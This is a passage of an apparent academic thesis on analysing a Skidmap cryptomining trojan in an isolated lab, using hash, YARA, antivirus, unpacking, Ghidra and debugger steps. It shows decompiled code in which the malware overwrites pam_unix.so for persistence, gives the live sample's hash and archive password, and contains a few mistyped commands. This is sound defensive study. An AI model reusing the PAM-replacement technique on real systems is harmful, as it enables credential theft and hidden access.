


Figure 4.4.4.1 – Checking the VM's behavior under "burp_internet.firewall"




Figure 4.4.4.2 – Checking the VM's behavior under "burp_inetsim.firewall"

Once every script was successfully tested, the “internet.firewall” was executed and a new snapshot of the “Ubuntu VM” was taken.

4.4.5 Applying system updates

The instance was booted again, and a full system update was performed by typing:

- **$ sudo apt-get update && sudo apt-get upgrade**

Since a full update can be a time-consuming process, another snapshot was taken upon completion.

4.4.6 Additional Software Installation

The additional software that was needed to be installed on the “Ubuntu” VM was the file archiver “7z”, the “chkrootkit” software and its dependencies (“gcc”).

An active connection to the Internet was needed, so no changes were made to the “REMnux GW” VM.

To install the “7z” software, the following command was typed on the terminal:

- **$ sudo apt-get install p7zip-full**

The installation of “chkrootkit” was the netxt. Therefore, the “latest source tarball” package was downloaded from the official site [58], which was later decompressed using the following command:

- **$ tar xzf p chkrootkit.tar.gz**

Continuing with the installation of its dependencies, the following command was given:

- **$ sudo apt-get install gcc**

Finally, the source code was compiled with the command:

- **$ sudo make sense**

5 The use case of “Skidmap” malware

The sample that was chosen for the “Linux” malware analysis was a variant of “Skidmap” trojan. This sample might not be as popular as the one analyzed in the previous chapter, but the choice was mainly made due to the fact that the malware is a “crypto miner” trojan meaning that it takes advantage of the system’s resources and adapts advanced techniques to make its malicious activity undetected. Taking into consideration that most cryptocurrency prices have vastly risen in the past months, it is expected that the presence of such malware to be more frequent in the upcoming years. Additionally, it performs various ways for the attacker to gain access to the infected machine and adapts advanced persistence techniques.

Similarly, to the “Windows” malware analysis use case, the present chapter focuses on the “Classification”, “Code Analysis” and “Behavioral Analysis” of the above-mentioned malware. Although it is considered that the “Lab Setup” achieves the goals of “Initial Actions” stage of SAMA methodology, several malware-specific modifications had to be implemented.

5.1 Classification

The first stage of “Skidmap” malware analysis that is described in this chapter is “Classification”. The sample’s unique identifiers ware collected by hash functions, the “YARA” rules were used to extract information about its functionalities along with online research. Moreover, “ClamAV” AV was used in conjunction to online AV engines (VirusTotal) to measure and evaluate its concealing capabilities. The file characteristics were viewed via “DIE” software and the “UPX” packer was identified. The sample unpacking was achieved though the same tool used for packing.

5.1.1 Malware transfer

The variant of “Skidmap” that was downloaded to the “REMnux GW” can be found on the “Malware Bazaar” webpage [59], by typing the appropriate keyword followed by the sample’s SHA256 number to the search field, as shown below:

```
sha256:f005c2a40cdb4e020c3542eb51aef5bac0c87b4090545c741e1705fcbc8ca120
```

The downloaded sample is protected with the traditional “infected” password, which was revealed prior its downloading (Figure 5.1.1.1).




Figure 5.1.1.1 - Password protected sample

The malware transfer, from the GW REMnux” VM to the “Analysis REMnux” VM, was accomplished once again by inserting the following command on the GW VM:

```
$ python -m SimpleHTTPServer
```

The IP address and the port 8000 was then inserted on the address bar of the “REMnux Analysis” VM:

```
http://10.0.0.1:8000
```

Re-enabling the “intranet” adapter prior to the transfer and isolation of the VM after this procedure was completed, were necessary steps that occurred before a fresh snapshot. At that point, the sample was ready to be decompressed, which was achieved by inserting the command:

```
$ 7z x <filepath>
```

The password “infected” was inserted when prompted (Figure 5.1.1.2).




Figure 5.1.1.2 – Decompressing the sample

5.1.2 Using “DIE”

“Detect It Easy” is a powerfull tool with numerous capabilities. It can be used for various steps of the “SAMA” methodology, replacing some command line tools that were traditionally being used in ELF malware analysis (s.a. “file”, “readelf”, “TrID”, “strings” etc.). Thus, further investigation of the “Skidmap” sample was performed with this tool.

A 64-bit ELF executable of little endianness probably packed with “UPX” v3.91 software was detected. It was also concluded that it was stripped, since no sections were available (Figure 5.1.2.1). The “Strings” and “Entropy” features of “DIE” verified that the sample was packed.




Figure 5.1.2.1 – Viewing sample characteristics on "DIE"

Although the hashed that derive from this sample were already known (since they are provided by "Malware Bazaar" webpage), they were verified using the "Hash" feature of "DIE" (Figure 5.1.2.2), replicating the procedure that would occur if the sample was unknown. Additionally, the software calculated the hash of each program segment.




Figure 5.1.2.2 – The MD5 hash of the sample

5.1.3 Calculating the "ssdeep" checksum

For the "ssdeep" calculation, the "ssdeep" command line tool had to be used, since "DIE" does not perform that kind of inspection. The following command was given:

- **$ ssdeep <filepath>**

Next, the output was compared with the repository's calculations (Figure 5.1.3.1). As expected, they were matching.

```
remnux@remnux: ~
File Edit View Search Terminal Help
remnux@remnux:~$ ssdeep Downloads/Skidmap/f005c2a40cdb4e020c3542eb51aef5bac0c87b40905
45c741e1705fcbc8ca120.elf
ssdeep,1.1--blocksize:hash:hash,filename
12288:pmdr+CoY/Eq2WP7X7gPxaKMSQzo9DyaAKs:Wr+CHEXwKMyHAKs,"/home/remnux/Downloads/Skid
map/f005c2a40cdb4e020c3542eb51aef5bac0c87b4090545c741e1705fcbc8ca120.elf"
remnux@remnux:~$
```

Figure 5.1.3.1 – Calculating "ssdeep"

5.1.4 Applying "YARA" rules

Unfortunately, the "YARA" rules that were applied to check the sample, did not identify any of its characteristics or functionalities (Figure 5.1.4.1). The command given was

- **$ yara-rules <filepath>**

```
remnux@remnux: ~
File Edit View Search Terminal Help
remnux@remnux:~$ yara-rules Downloads/Skidmap/f005c2a40cdb4e020c3542eb51aef5bac0c87b4090545c741e1705
fcbc8ca120.elf
remnux@remnux:~$
```

Figure 5.1.4.1 – Applying "YARA" rules

5.1.5 Antivirus

The sample was then scanned with the "ClamAV" antivirus, which identified it as "Unix.Trojan.Skidmap-9811570-0" (Figure 5.1.5.1).

```
remnux@remnux: ~
File Edit View Search Terminal Help
remnux@remnux:~$ clamscan ~/Downloads/Skidmap/f005c2a40cdb4e020c3542eb51aef5bac0c87b4090545c741e1705
fcbc8ca120.elf
/home/remnux/Downloads/Skidmap/f005c2a40cdb4e020c3542eb51aef5bac0c87b4090545c741e1705fcbc8ca120.elf:
 Unix.Trojan.Skidmap-9811570-0 FOUND
/home/remnux/Downloads/Skidmap/f005c2a40cdb4e020c3542eb51aef5bac0c87b4090545c741e1705fcbc8ca120.elf:
 Unix.Trojan.Skidmap-9811570-0 FOUND

----------- SCAN SUMMARY -----------
Known viruses: 8690537
Engine version: 0.102.4
Scanned directories: 0
Scanned files: 1
Infected files: 1
Data scanned: 1.74 MB
Data read: 0.43 MB (ratio 4.08:1)
Time: 23.331 sec (0 m 23 s)
remnux@remnux:~$
```

Figure 5.1.5.1 – Scanning "Skidmap" sample with "ClamAV" anti-virus engine

Moreover, the SHA256 hash of the sample was submitted to "VirusTotal" online platform, where 24 engines identified it as malicious (Figure 5.1.5.2).




Figure 5.1.5.2 – Searching SHA256 hash on "VirusTotal"

5.1.6 Unpacking

"Vanilla UPX" packed samples (not packed with custom "UPX") can be unpacked with the "upx" command line tool (Figure 5.1.6.1). The command given was:

- **$ upx -d <filepath> -o <output path>**




Figure 5.1.6.1 – Unpacking "UPX" packed sample

5.1.7 Unpacked sample classification

The "Classification" stage was repeated for the unpacked sample (Table 5.1.7.1).

Table 5.1.7.1 – Classification findings

Type	Finding
MD5	9e6f454fd1ead5c0abcd4eec173d571e
SHA256	528d3b624ad90d0677214ee17b740c94193dde56aa675f53c03d25a58f45583d
ssdeep	24576:KOc51pm37C1xmrIOA+3GarpxJLvw0sMomxPC: KOc51pm37C1xaIOA+3GanJLvgMom
YARA-rules	ldpreload Big_Numbers1 MD5_Constants
clamscan	Unix.Trojan.Skidmap-9811570-0 FOUND
entrypoint	0x400de0
compiler	gcc-5 (5.4.0-6ubuntu1~16.04.12)

The "unpacked_sample" was not stripped and the section headers along with the unpacked program headers were available for further analysis.

Additionally, 34 engines classified the unpacked sample as malicious (Figure 5.1.7.1).




Figure 5.1.7.1 – Checking "unpacked_sample" on VirusTotal

Most importantly, strings were no longer unreadable, and crucial information was extracted by applying "http", "ip", "root", "cron" and other neutral and Unix oriented keywords as filters to the corresponding field of "DIE" (Figure 5.1.7.2).




Figure 5.1.7.2 – Applying "http" as filter

5.2 Code Analysis

Once the sample was successfully unpacked, it was in the appropriate form to be statically inspected via "Ghidra" software. Therefore, the file was imported, and upon success it was dragged and dropped on the code viewer (dragon icon). Automatic analysis was accepted on the prompted window. Since the file is statically linked, the procedure of analysis lasted more than usual. Then, the word "main" was applied as a filter on the "Symbol Tree" window.

At the same time, the file was dynamically examined using the "pwndbg" program. Once started, a breakpoint was set, and it the debugged file was executed. The commands used, were:

- **$ sudo gdb-pwndbg <filename>**
- **pwndbg> br main**
- **pwndbg> r**

5.2.1 The "writepam" function

Delving deeper into this function, it was observed that the existence of "pam_unix.so" file was being checked by two separate "access" calls, one per directory that it could possibly be located. Those are "lib64/security" and "/lib/x86_64-linux-gnu/security" (Figure 5.2.1.1).

```
► 0x4010ea <writepam+74>      call   access <access>
        name: 0x4a7aee ◂— '/lib64/security/pam_unix.so'
        type: 0x0
► 0x40125f <writepam+447>      call   access <access>
        name: 0x4a7d98 ◂— '/lib/x86_64-linux-gnu/security/pam_unix.so'
        type: 0x0
```

Figure 5.2.1.1 – Examining "pam_unix.so" existence

The access command is checking for different characteristics on the file, based on the given arguments [60] [61].

```
/* access function */
#define F_OK          0       /* test for existence of file */
#define X_OK          0x01    /* test for execute or search permission */
#define W_OK          0x02    /* test for write permission */
#define R_OK          0x04    /* test for read permission */
```

Figure 5.2.1.2 – access arguments

Right after, the path to "pam_unix.so" file, was passed on "fopen64" along with "wb" parameters [62]. The purpose of this part of code is to prepare the file for being written, and consequently, an "fwrite" call followed. Either "binarypam8" or "binarypam" can be written on the "pam_unix.so" depending on the argument that was initially passed on "writepam" function. However, the first time that "writepam" was encountered, "writepam(0)" was called, which means that the "binarypam" branch was selected. After replacing the "pam_unix.so" [63], the opened file was closed, with an "fclose" call (Figure 5.2.1.3).

```
fopen64_wb-pam_unix.so = fopen64((char *)pam_unix-path,"wb");
if (fopen64_wb-pam_unix.so == (FILE *)0x0) goto LAB_00401230;
if (writepam_parameter == 8) {
  fwrite(&binarypam8,0x2b7f8,1,fopen64_wb-pam_unix.so);
}
else {
  fwrite(&binarypam,0x23be3,1,fopen64_wb-pam_unix.so);
}
fclose(fopen64_wb-pam_unix.so);
```

Figure 5.2.1.3 – Replacing system's "pam_unix.so"

Both "binarypam8" and "binarypam" were extracted to be further analyzed. In order for the analysis to take place, the "Select" option from the menu bar was selected, along with the "Bytes…" choice of the drop-down menu. Then the "Select Forward" method was chosen and the value "178168" was inserted on the "Length" field of "Byte Selection" according to the value appearred on Ghidra (Figure 5.2.1.4).




Figure 5.2.1.4 – "Selecting the "binarypam" bytes

Next, the selected bytes were "right clicked" and the "Copy Special…" option was selected. On the new prompted window, the choice "Byte Sting" format was applied (Figure 5.2.1.5).




Figure 5.2.1.5 – Selecting format

The selected bytes were pasted on the "REMnux" preinstalled software, named "CyberChef" and there the option "From Hex" was selected from the "Operations" menu (Figure 5.2.1.6).

The "CyberChef" output was then saved to disk, as "binarypam8".

The same process was repeated for the "binarypam" file.

